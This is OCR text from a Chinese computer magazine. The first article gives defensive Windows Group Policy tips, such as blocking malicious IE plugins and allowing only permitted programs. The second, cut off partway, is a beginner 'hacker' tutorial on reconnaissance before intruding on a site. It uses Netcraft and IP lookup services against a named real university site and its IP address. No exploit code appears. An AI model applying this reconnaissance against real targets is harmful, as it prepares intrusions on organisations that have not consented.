



图1 “本地计算机”策略属性

二、只显示配置过的策略


在组策略编辑器的“计算机配置”和“用户配置”策略中都有管理模板，可是当用户对它们再进行设置的时候，又忘记了自己以前在哪设置过，一个一个地打开看不但麻烦而且缓慢。下面教你一招很快就知道自己设置了哪些策略。

方法是在每个策略管理模板中的**“管理模板”**上点击鼠标右键，接着选择**“查看”**菜单中的**“只显示配置了的策略设置”**和**“只显示能完全管理的策略设置”**（如图2）。默认情况下，只选择了“只显示能完全管理的策略设置”这一项，用户只要再把“只显示配置了的策略设置”也给勾上，确定后就可以看到自己在管理模板中的设置了（小编注：在Win2003中，这个选项是在“管理模板”→“查看”→“筛选”中）。


图2 仅显示配置的策略


三、不为人知的组策略模板

在组策略编辑器中除了常见的管理模板以外，系统中还有一些不为人知的管理模板可以使用。选中**“管理模板”**，接着点击**“操作”**中的**“添加/删除模板”**命令，然后在弹出的**“添加/删除模板”**窗口点击**“添加”**按钮，我们可以看到有两个模板系统默认是没有添加的（小编注：Win2003中是有6个模板默认没有添加）。


图3 添加模板

首先选择**“inetcorp.adm”**模板，添加后就在“管理模板”下添加了一个“仅Internet Explorer维护”功能。接着按照相同的方法来添加**“inetset.adm”**模板，如图3所示。

这两个模板之所以没有默认加载，是因为它们默认安装在系统目录下的inf文件夹中。我们只需要将inetcorp.adm和inetset.adm这两个模板文件复制到**c:\windows\system32\Group Policy\adm**目录下，以后当你再打开组策略编辑器的时候，看到它们是不是已经随其它模板一起加载了？


图4 防范恶意插件的设置

四、利用组策略免疫恶意插件

现如今流氓软件的危害已经超过了病毒，用户为了防止自己的系统遭受恶意插件的入侵，想了很多的方法，其实我们通过组策略也能起到免疫效果。




图5 添加许可的程序

首先从网上下载网友制作的“恶意插件免疫统一设置”模板，按照前面的方法从系统磁盘上选择我们下载的那个模板进行添加。然后在“管理模板”选项上点击鼠标右键，接着在弹出的菜单选择**“查看”**菜单中的**“筛选”**命令，然后在弹出的窗口将**“仅显示配置的策略”**选项前面的勾去掉。现在依次点击**“管理模板”→“Windows组件”→“Internet Explorer”→“安全功能”**，在“安全功能”下会出现一个名为“IE插件免疫”的选项。接着在右侧的列表中双击其中的**“设置IE插件列表”**选项，在弹出的属性窗口中点击**“启用”**选项，然后在插件列表选中需要屏蔽掉的恶意插件，最后点击“确定”按钮即可完成恶意插件的防范工作，如图4所示。

五、只运行许可的程序

为了提高木马程序的隐蔽性，黑客使用了很多的方法，比如线程插入。为了防止系统程序被木马程序所利用，我们可以在组策略中设置某些许可的程序，“封杀”那些常被木马利用的程序，比如IE浏览器。

在组策略控制台中找到“用户配置”，接着选择**“管理模板”**下的**“系统”**选项，然后在右侧窗口找到**“只允许许可的Windows应用程序”**并双击打开它。选择“启用”选项后，就可以开始创建应用程序列表。首先点击**“显示”**按钮，接着在弹出的窗口点击**“添加”**来添加许可的应用程序，比如qq.exe，如图5。


需要提醒大家的是，添加的应该是应用程序的进程名称，而不是程序名称。另外，**这个策略只能防止用户从Windows资源管理器启动程序，无法防止用户用其它方式启动程序。**


六、小结

今天只是简单地为大家介绍了一些组策略技巧。对于普通的用户来说，可能觉得组策略很神秘，其实用户只要在日常的学习生活中多注意、多实践，一定会发现更多的技巧的。这样不仅可以对系统进行优化，还能大大提高系统的安全性，一举多得。

编辑点评：

组策略简单地说就是一个方便菜鸟更改注册表的小工具，文章的小技巧可以方便大家更好地使用组策略，完善系统设置。这里提醒菜鸟一点，其他软件对系统的设置，是可以通过组策略直接还原的，这可是一个破解限制的好方法。





菜鸟踩点——使用网上免费资源

钱海东

从本文中你可以获得：

几个获得网站或者IP信息的网站

兵法有云：知己知彼，方能百战不殆。如同抢匪抢劫银行前要到银行去踩点为抢劫银行做准备，黑客在入侵网站前也同样需要踩点去了解目标的情况为入侵做准备。

然而，众菜鸟入侵网站，只知道用扫描器胡乱扫描一通，而不知道很多关于目标的信息在使用扫描器前就可以收集到。今天，我就向众菜鸟们介绍如何使用网上的免费资源来对目标进行踩点。

这里我选了一个目标——www.tku.edu.tw(台湾省的淡江大学)。如图1。

首先，要获得目标的ip地址。当然你可以使用ping命令，不过我要介绍的是使用网上的免费资源获得。打开浏览器输入**uptime.netcraft.com**，出现图2所示的网页。在"Whats that site running?"后面输入：www.tku.edu.tw。然后按回车键，出现图3所示的网页。

通过该网页，我们不但可以知道目标的当前ip地址，还可以知道目标的操作系统类型、web server类型、系统改变时间以及网络拥有者。同时还可以知道关于目标系统以前的信息，这能从一个侧面得知该目标的安全性信息。

下面，我们来获得目标的物理地址，打开浏览器输入www.google.com，输入"**ip 查询**"，进行搜索，出现图4所示的网页。随便选择一个，对目标进行查询。这里，我就选第1个——**www.ip138.com**。打开该网页，输入目标的ip地址163.13.1.205查询。看图5。


由于该ip地址属于台湾省，所以不能提供比较详细的物理地址。当查询大陆ip的物理地址能知道较为详细的信息。(小编：实际上大部